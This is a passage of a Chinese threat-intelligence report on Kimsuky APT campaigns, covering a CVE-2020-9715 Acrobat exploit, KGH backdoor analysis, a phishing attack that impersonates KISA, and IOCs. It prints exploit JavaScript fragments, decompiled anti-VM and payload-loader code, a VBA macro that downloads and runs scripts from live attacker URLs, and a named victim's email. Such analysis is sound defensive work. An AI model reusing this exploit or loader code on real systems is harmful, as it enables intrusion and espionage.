
## 3.4 PDF 漏洞 CVE-2020-9715

使用 PDF 漏洞在 Kimsuky 以往的攻击活动中并不常见，但近期发现该组织使用 PDF 文档相关漏洞 CVE-2020-9715 进行攻击活动。该组织以朝韩政府相关话题为诱饵向目标发送恶意 PDF 文档，用户通过未更新的 Adobe Acrobat 程序打开 PDF 文档后，将会执行恶意 JavaScript 代码，并在内存中运行恶意模块。


图[25] 疑似攻击者向目标发送的包含恶意 pdf 文档附件的钓鱼邮件

（图片来源：https://twitter.com/cyberwar_15/status/1423583200853446657）

PDF 文档内容以相关政府话题为诱饵，携带有 JavaScript 流数据。




图[26] PDF 文档中的 JavaScript 流数据

PDF 文档得到执行后，创建存储在对象缓存中的数据 ESObject，再删除对数据 ESObject 对象的引用，但其地址仍在对象缓存中。

```
function p() {
    for (var i = 0; i < 0x80; i++) {
        fi_a[i] = this.addField("Field_" + i, "text", 0, [0, 800, 55, 850]);
    }
    for (var i = 0; i < 0x80; i++) {
        this.removeField("Field_" + i);
    }
    for (var i = 0; i < 0x300; i++) {
        ba[i] = unescape(
        "%u9584%u9584%u9648%u9640%u9648%u9640%u9648%u9640%u9648%u9640%u9648%u9640%u9648%u9640%u9648%u9640%u9648
        48%u9640%u9648%u9640%u9648%u9640%u9648%u9640%u9648%u9648%u9648%u9648");
        if (i == 0x250) this.dataObjects[0].toString();
    }
    for (var i = 0; i < 0x300; i++) {
        delete ba[i];
        ba[i] = null;
    }
    this.dataObjects[0] = null;
    g_timeout = app.setTimeOut("U()", 10000);
}
```


图[27] 漏洞利用代码片段 1

之后访问对象缓存中已经释放的数据 ESObject 对象，最终触发 UAF 漏洞执行 Shellcode，与网络上公开的 CVE-2020-9715 漏洞概念验证代码高度相似。

```
function U() {
    for (var i = 0; i < 0x5000; i++) {
        fh[i] = unescape(
        "%u5050%u2020%u3030%u3030%u3030%u3030%u3030%u3030%u3030%u3030%u3030%u
        30%u3030%u3030%u3030%u3030%u3030%u3030%u3030%u3030%u3030%u3030%u3030"
    }
    var cXMLDoc = "<family name = 'Robat'>\ <mom id = 'm3' name = 'Mary' gend
    <income>25000</income>\ </personal>\ </mom>\ </family>";
    var m_X = XMLData.parse(cXMLDoc, false);
    var a = XMLData.applyXPath(m_X, "//family/mom");
    fr = this.dataObjects[0];
    this.createDataObject("abname", "qwer");
    var bChged = false;
    for (var i = 1; i < 0x100000; i++) {
        if (fr[i] == 0x41424241) {
            fr[i - 2] = 0;
            mf = this.addField("FieldField", "text", 0, [0, 0, 10, 10]);
            fr[i + 1] = mf;
            fr[i + 2] = this.getDataObject("abname");
            fr[i + 3] = hbf;
            fr[i + 4] = a;
            bd = 0x30303830 + i * 8;
            bChged = true;
            var temp = new Array(0x1000);
```


图[28] 漏洞利用代码片段 2

ShellCode 得到执行后，将会获取 AdobeARM.exe 路径，创建一份挂起的进程。




图[29] 漏洞触发后创建挂起的进程 AdobeARM.exe

将核心 PE 模块注入执行。




图[30] 注入执行

PE 模块执行后首先通过注册表检查 SystemProductName 是否包含 Virtual 来进行反虚拟机操作。

```
BOOL sub_401363()
{
  BYTE Data[260]; // [esp+4h] [ebp-110h] BYREF
  DWORD Type; // [esp+108h] [ebp-Ch] BYREF
  DWORD cbData; // [esp+10Ch] [ebp-8h] BYREF
  HKEY phkResult; // [esp+110h] [ebp-4h] BYREF

  memset(Data, 0, sizeof(Data));
  if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Control\\SystemInformation", 0, 1u, &phkResult) )
    return 0;
  Type = 1;
  cbData = 260;
  if ( RegQueryValueExA(phkResult, "SystemProductName", 0, &Type, Data, &cbData) )
  {
    RegCloseKey(phkResult);
    return 0;
  }
  RegCloseKey(phkResult);
  return strstr((const char *)Data, "Virtual") != 0;
}
```

图[31] 反虚拟机操作

查找进程名称中含有 V3 的进程，并向其发送 WM_CLOSE 关闭窗口消息。

```
}
do
{
  v2 = strstr(pe.szExeFile, "v3");
  th32ProcessID = dword_4141F8;
  if ( v2 )
    th32ProcessID = pe.th32ProcessID;
  dword_4141F8 = th32ProcessID;
  v4 = strstr(pe.szExeFile, "V3");
  v5 = dword_4141F8;
  if ( v4 )
    v5 = pe.th32ProcessID;
  dword_4141F8 = v5;
}
while ( Process32Next(Toolhelp32Snapshot, &pe) );
CloseHandle(Toolhelp32Snapshot);
```

图[32] 关闭特定窗口

之后每隔 50~60 分钟从服务器下载文件保存到%Appdata%\adobe\AdobeAdv.dll，直到下载成功，下载 URL：tksRpdl.atwebpages.com\ccom2\download.php?filename=ccom2。

```
memset(pszPath, 0, sizeof(pszPath));
SHGetSpecialFolderPathA(0, pszPath, 26, 0);
lstrcatA(pszPath, "\\adobe");
CreateDirectoryA(pszPath, 0);
GetShortPathNameA(pszPath, pszPath, 0x104u);
wsprintfA(dll_path_414200, "%s\\%s", pszPath, "AdobeAdv.dll");
Sleep(10000u);
v1 = 60000 * (rand() % 10 + 50);
for ( result = download__40166E(); result != 1; result = download__40166E() )
{
  Sleep(v1);
  v1 = 60000 * (rand() % 10 + 50);
}
dword_4141F4 = 1;
return result;
```

图[33] 从服务器下载文件数据

下载时进行简单检验，第一个字节=0xB3，第二个字节=0xA4。

```
    v7 = malloc(dwBufferLength + 1);
    dwNumberOfBytesRead = 0;
    nNumberOfBytesToWrite = 0;
    if ( !InternetReadFile(v5, v7, dwBufferLength, &dwNumberOfBytesRead) )
      goto LABEL_13;
    v8 = dwNumberOfBytesRead;
    if ( dwNumberOfBytesRead && *v7 == 0xB3 && v7[1] == 0xA4 )
    {
      do
      {
        nNumberOfBytesToWrite += v8;
LABEL_13:
        if ( !InternetReadFile(
                v5,
                &v7[nNumberOfBytesToWrite],
                dwBufferLength - nNumberOfBytesToWrite,
                &dwNumberOfBytesRead) )
          break;
        v8 = dwNumberOfBytesRead;
      }
```


图[34] 校验下载数据

下载完成后与 0xFE 按字节异或解密，再以 LoadLibrary 加载执行，截止分析时服务器已无法正常下载。

```
DeleteFileA(dll_path_414200);
hLibModule = (HMODULE)CreateFileA(dll_path_414200, 0x40000000u, 0, 0, 2u, 0, 0);
GetLastError();
if ( hLibModule == (HMODULE)-1 )
{
  GetLastError();
  goto LABEL_24;
}
for ( i = 0; ; ++i )
{
  lpszAcceptTypes[2] = i;
  if ( (unsigned int)i >= nNumberOfBytesToWrite )
    break;
  v7[(_DWORD)i] ^= 0xFEu;
}
v10 = hLibModule;
WriteFile_0(hLibModule, v7, nNumberOfBytesToWrite, &nNumberOfBytesToWrite, 0);
CloseHandle_0(v10);
Sleep(0x64u);
hLibModule = LoadLibraryA(dll_path_414200);
GetLastError();
v11 = hLibModule;
if ( hLibModule )
{
```


图[35] 异或解密并加载执行模块

此外我们看到有疑似攻击者测试用的 PDF 样本，功能为仅运行 calc.exe。




图[36] 测试样本中仅执行 calc.exe

其在 5 月 7 日就已被上传到 VirusTotal，且上传地为韩国，使用韩国代理节点在 Kimsuky 以往的攻击活动中经常出现，推测攻击者在 5 月份就已经测试好相关攻击工具。




图[37] VirusTotal 中的样本上传信息


## 3.5 冒充韩国 KISA 对新闻工作者进行鱼叉邮件攻击

KISA 为“韩国互联网安全局”，在之前 Kimsuky 曾伪装 KISA 制作移动端木马 APP，对特定部门进行定向攻击。近期发现该组织同样冒充 KISA 员工，对韩国媒体 “朝鲜日报”新闻工作者李光白进行定向攻击。

攻击者以“210813_业务联系（网络安全）”为主题向目标投递钓鱼邮件，其冒充的 KISA 员工身份容易让目标降低警惕，而邮件中仅包含一个 word 文档附件，并没有其他正文内容。


图[38] 攻击者向新闻工作者李光白发送的钓鱼邮件

当目标尝试打开附件文档时，将会提示输入密码，但攻击者并没有在邮件中注明密码，故需要目标主动联系黑客索要密码，这在一定程度上可以辅助攻击者了解目标是否收到邮件、是否有意向查看文档等信息，同时也可以规避安全软件的检查，以及阻止样本被安全人员分析。




图[39] 附件为带有密码保护的文档

当目标向攻击者索要密码，攻击者就会立即回复，并重新发送带有密码的邮件。攻击者

在邮件中假意致歉，称密码为“cyber08^”，邮件和文档中的署名均为“韩国互联网安全局综合分析组高级研究员金东旭”，国外媒体批露，该人已被证实确实为 KISA 员工，表明 Kimsuky 组织已经通过信息收集工作掌握特定人员信息。

**From:** "인터넷"<kimkisa11@daum.net>
**To:** "spir21@naver.com"<spir21@naver.com>;
**Cc:**
**Sent:** 2021-08-14 (토) 09:10:20 (GMT+09:00)
**Subject:** RE: RE: 210813_업무연락(사이버안전)

너무 죄송합니다.대표님

제가 그만 실수를 한것 같습니다.

비밀번호는 cyber08^입니다.


감사합니다.

김동욱 선임연구원


图[40] 攻击者的回复邮件内容

（图片来源：https://www.dailynk.com/20210817-4）

附件文档携带恶意宏，诱导用户启用宏，启用宏前后对比如下。




启用宏前





启用宏后

图[41] 文档启用宏前后对比

在携带的恶意宏中将脚本代码释放到 Templates 目录下 1589989024.xml，利用 wscript 从服务器下载执行下阶段脚本代码，分析该样本时已无法正常下载，但在以往 Kimsuky 的攻击活动中，经常看到此类攻击手法，该组织擅长使用多阶段载荷进行攻击。

下载 URL：http://bipaf.org/bbs/zipcode/auth/a4b5e82/586f0a/list.php?query=1

```
Sub MainPage(resp)
    Documents.Add
    hs = "On Error Resume Next:Set mx = CreateObject(""Microsoft.XMLHTTP""):mx.open ""GET"", ""http://xxx/list.php?query=1"", Fal
    ui = "bipaf.org/bbs/zipcode/auth/a4b5e82/586f0a"
    hs = Replace(hs, "xxx", ui)
    rp = resp & "\1589989024.xml"
    ActiveDocument.Range.Text = hs
    ActiveDocument.SaveAs rp, wdFormatText
    ActiveDocument.Close
    Set wmObj = GetObject("winmgmts:win32_process")
    wmObj.Create "wscript.exe //e:vbscript //b " & rp
```




图[42] 从服务器下载执行下阶段脚本载荷

## 四、关联分析

KGH 间谍套件非常具有代表性，在分析过程中，从样本中可以看到多处 KGH 字样，比如样本中出现的 pdb 路径：G:\KGH\SPY\VC_SPY\OneTroy\ServiceInstall\Release\ServiceInstall.pdb。

```
UPX0:0040DCDC                 dd offset ___security_cookie
UPX0:0040DCE0                 dd offset ___safe_se_handler_table
UPX0:0040DCE4                 dd 3, 53445352h, 9B9E82BBh, 47F1F55Eh, 0AD4FC3A7h, 0D970D8F3h
UPX0:0040DCE4                 dd 0Ch
UPX0:0040DD00 aGKghSpyVcSpyOn db 'G:\KGH\SPY\VC_SPY\OneTroy\ServiceInstall\Release\ServiceInstall.p'
UPX0:0040DD00                 db 'db',0
UPX0:0040DD44                 align 8
UPX0:0040DD48                 dd 2 dup(87h), 9, 3 dup(0)
UPX0:0040DD60 ___safe_se_handler_table dd rva __except_handler4
UPX0:0040DD60                                         ; DATA XREF: UPX0:0040DCE0↑o
```

图[43] 样本中的 pdb 路径信息

以及核心模块的命名 KGH_Backdoor.dll，明确标注了模块的功能属性，KGH 间谍组件的命名即是在以往攻击活动中发现的这些富有特点的名称。

Template Results - EXE.bt

| Name | Value | Start | Size | Color | Comment |
|---|---|---|---|---|---|
| struct IMAGE_DOS_HEADER DosHeader | | 0h | 40h | Fg: Bg: | |
| struct IMAGE_DOS_STUB DosStub | | 40h | A8h | Fg: Bg: | |
| struct IMAGE_NT_HEADERS NtHeader | | F8h | F8h | Fg: Bg: | |
| struct IMAGE_SECTION_HEADER SectionHeaders[4] | | 1F0h | A0h | Fg: Bg: | |
| struct IMAGE_SECTION_DATA Section[0] | UPX0 | 400h | F600h | Fg: Bg: | |
| struct IMAGE_SECTION_DATA Section[1] | UPX1 | FA00h | 7800h | Fg: Bg: | |
| struct IMAGE_SECTION_DATA Section[2] | .rsrc | 17200h | 400h | Fg: Bg: | |
| struct IMAGE_SECTION_DATA Section[3] | .SCY | 17600h | A00h | Fg: Bg: | |
| struct IMAGE_EXPORT_DIRECTORY ExportDir | | 174ECh | 47h | Fg: Bg: | KGH_Backdoor.dll |
| struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor[0] | advapi32.dll | 17798h | 14h | Fg: Bg: | |
| struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor[1] | kernel32.dll | 177ACh | 14h | Fg: Bg: | |
| struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor[2] | shlwapi.dll | 177C0h | 14h | Fg: Bg: | |
| struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor[3] | user32.dll | 177D4h | 14h | Fg: Bg: | |
| struct RESOURCE_DIRECTORY_TABLE ResourceDirectoryTable | | 17200h | 18h | Fg: Bg: | Level 1, 1 entry |
| struct BASE_RELOCATION_TABLE RelocTable | | 17534h | 20h | Fg: Bg: | 2 |

图[44] 样本中的 Dll 名称

与以往攻击活动中样本（66fc8b03bc0ab95928673e0ae7f06f34f17537caf159e178a452c2c56ba6dda7）进行对比，也发现存在高度一致性，开发者在原有组件的基础上进行了拓展，例如远程指令的拓展：

```
memcpy_s(String1, 4u, v3, 3u);
if ( lstrcmpiA(String1, "shl") )
{
  if ( lstrcmpiA(String1, "dll") )
  {
    v5 = lstrcmpiA(String1, "exe");
    if ( !v5 )
    {
      sub_10001640(Buffer, "%s%s", (char)byte_1000FBD0);
      sub_10002A10(Buffer, v3 + 3, NumberOfBytesRead - 3
      LOBYTE(v5) = sub_100010E0(0x3E8u);
    }
  }
  else
  {
    sub_10001640(Buffer, "%s%s", (char)byte_1000FBD0);
    sub_10002A10(Buffer, v3 + 3, NumberOfBytesRead - 3);
    LOBYTE(v5) = sub_10001080(Buffer);
  }
```

以往攻击活动样本

```
memcpy_s(String1, 4u, v3, 3u);
if ( lstrcmpiA(String1, "shl") )
{
  if ( lstrcmpiA(String1, "ups") )
  {
    if ( lstrcmpiA(String1, "uns") )
    {
      if ( lstrcmpiA(String1, "dll") )
      {
        v5 = lstrcmpiA(String1, "exe");
        if ( !v5 )
        {
          j__sprintf_6FF217A0(Buffer, L"%s%s", &word_6FF31DF8);
          sub_6FF23590(Buffer, v3 + 3, NumberOfBytesRead - 3);
          LOBYTE(v5) = sub_6FF21FB0(Buffer);
        }
      }
      else
      {
        j__sprintf_6FF217A0(Buffer, L"%s%s", &word_6FF31DF8);
        sub_6FF23590(Buffer, v3 + 3, NumberOfBytesRead - 3);
        LOBYTE(v5) = sub_6FF21EC0(Buffer);
      }
```

本次攻击活动样本

图[45] KGH 组件远程指令的拓展

多阶段载荷也是 Kimsuky 的攻击手法特点之一，其最终的模块执行通常要通过多阶段的脚本下载执行，而其 URL 格式也具备一定的特点，例如在冒充韩国 KISA 的攻击活动中看到的 URL 与之前攻击活动中的对比：

| | |
|---|---|
| http://miracle.designsoup.co.kr/user/views/resort/controller/css/update/**list.php?query=1** | http://bipaf.org/bbs/zipcode/auth/a4b5e82/586f0a/**list.php?query=1** |
| 以往攻击活动 | 冒充 KISA 对新闻工作者的攻击活动 |

利用 Powershell 执行下阶段脚本载荷也是 Kimsuky 惯用的攻击手法，在上面以 BIO 为主题的钓鱼攻击中就出现此种攻击手法，与之前的攻击手法也同样类似。

| | |
|---|---|
| http://quarez.atwebpages.com/**ds/le.txt** | http://outwd.myartsonline.com/**yu/ls.txt** |
| 以往攻击活动 | 以 BIO 为主题的钓鱼攻击 |

## 五、结论

Kimsuky APT 组织近期一直保持活跃状态，积极进行相关情报搜集工作，其攻击活动呈现多阶段载荷、基础设施高复杂度等特点。我们观察到 Kimsuky 一直在持续开发新的工具以及旧工具的变种，且近期使用多种漏洞针对特定机构进行定向攻击，使用社会工程学方案是 Kimsuky 惯用的攻击手法之一，在整个攻击过程中攻击者使用了多种手段进行反虚拟

机、反沙箱、反调试等进行分析对抗。微步情报局会对相关攻击活动持续进行跟踪，及时发现安全威胁并快速响应处置。

# 附录 - IOC

## C2

support-hosting.000webhostapp.com

web.spec.o-r.kr

zhtjfde.mypressonline.com

outwd.myartsonline.com

tksRpdl.atwebpages.com

dktkglrkshqhfn.atwebpages.com

## Compromised

bipaf.org

## Pdb

G:\KGH\SPY\VC_SPY\OneTroy\ServiceInstall\Release\ServiceInstall.pdb

## Hash

1eba40f0754e83bd1c9941d9d4bf1259dd1571cd0822adadba042f026dd5cb38

58ad3a315a9f355e4a4586a0e2eb9cee4a04b135f96528e4db844efadd83b772

bf725e2d6cf332190e9f75a575de1fccce722f5ea13b3b60811e1f61503672d9

c70c2fa91a457953cd6316b0f46ef4fe37cec00fa53aeec7e6650804a43ee38c

22c6a0be9068a4f35812c759158f96b5d30466add38e6bc5e088d345d80b0ce8

f7daf33176edeb7ca8840733171e15e5809c00cc3e94dd346660a026f3b36097

c4830cabdaeedcef3cdb771e96dca5f46228a095341aec275deee7fd51fc789b

512ad244c58064dfe102f27c9ec8814f3e3720593fe1e3ed48a8cb385d52ff84

83292ba7a1ddda6acf32181c693aa85b9e433fcb908a94ebccbed0f407a1a021

359ab5e0b57da0307ca9472e5b225dcd0f9dc9bf2efd2f15b1ca45b78791b6bc

7900ca98a6fbed74aa5a393758c43ad7abc9d8c73c3fbab7af93bae681065f4e

5ea7a724d99fab3f05f50dccd57db59451334ac8640c532d426df319dad55c9e

138918740031ac6317c0bb02e2b17be8aaa694293b94fba810c7a27764af5465

63d40a5eedde07f3643783cdc183be62eae880106fe509d529c156c15c33ab5b

a2aed0c91b482f382681bafb7e3b83ea489632b46496d36c8c41717630c7d895

138918740031ac6317c0bb02e2b17be8aaa694293b94fba810c7a27764af5465

## MITRE ATT&CK Mapping

| 策略 | ID | 技术名称 |
| --- | --- | --- |
| 侦察 | T1598 | 信息网络钓鱼 |
| 资源开发 | T1583.001 | 获取基础设施：域 |
| | T1583.004 | 获取基础设施：服务器 |
| | T1587.001 | 开发功能：恶意软件 |
| 初始访问 | T1566.001 | 鱼叉式附件 |
| 执行 | T1059.001 | 命令和脚本解释器：Powershell |
| | T1059.003 | 命令和脚本解释器：Cmd 命令 |
| | T1204.002 | 用户执行：恶意文件 |
| | T1203 | 漏洞利用执行 |
| | T1569.002 | 服务执行 |
| 持久化 | T1547.001 | 引导或登录自动启动：注册表启动项 |
| | T1543.002 | 引导或登录自动启动：系统服务 |
| 权限提升 | T1068 | 特权提升的漏洞利用 |
| 防御逃避 | T1202 | 间接命令执行 |
| | T1221 | 模板注入 |
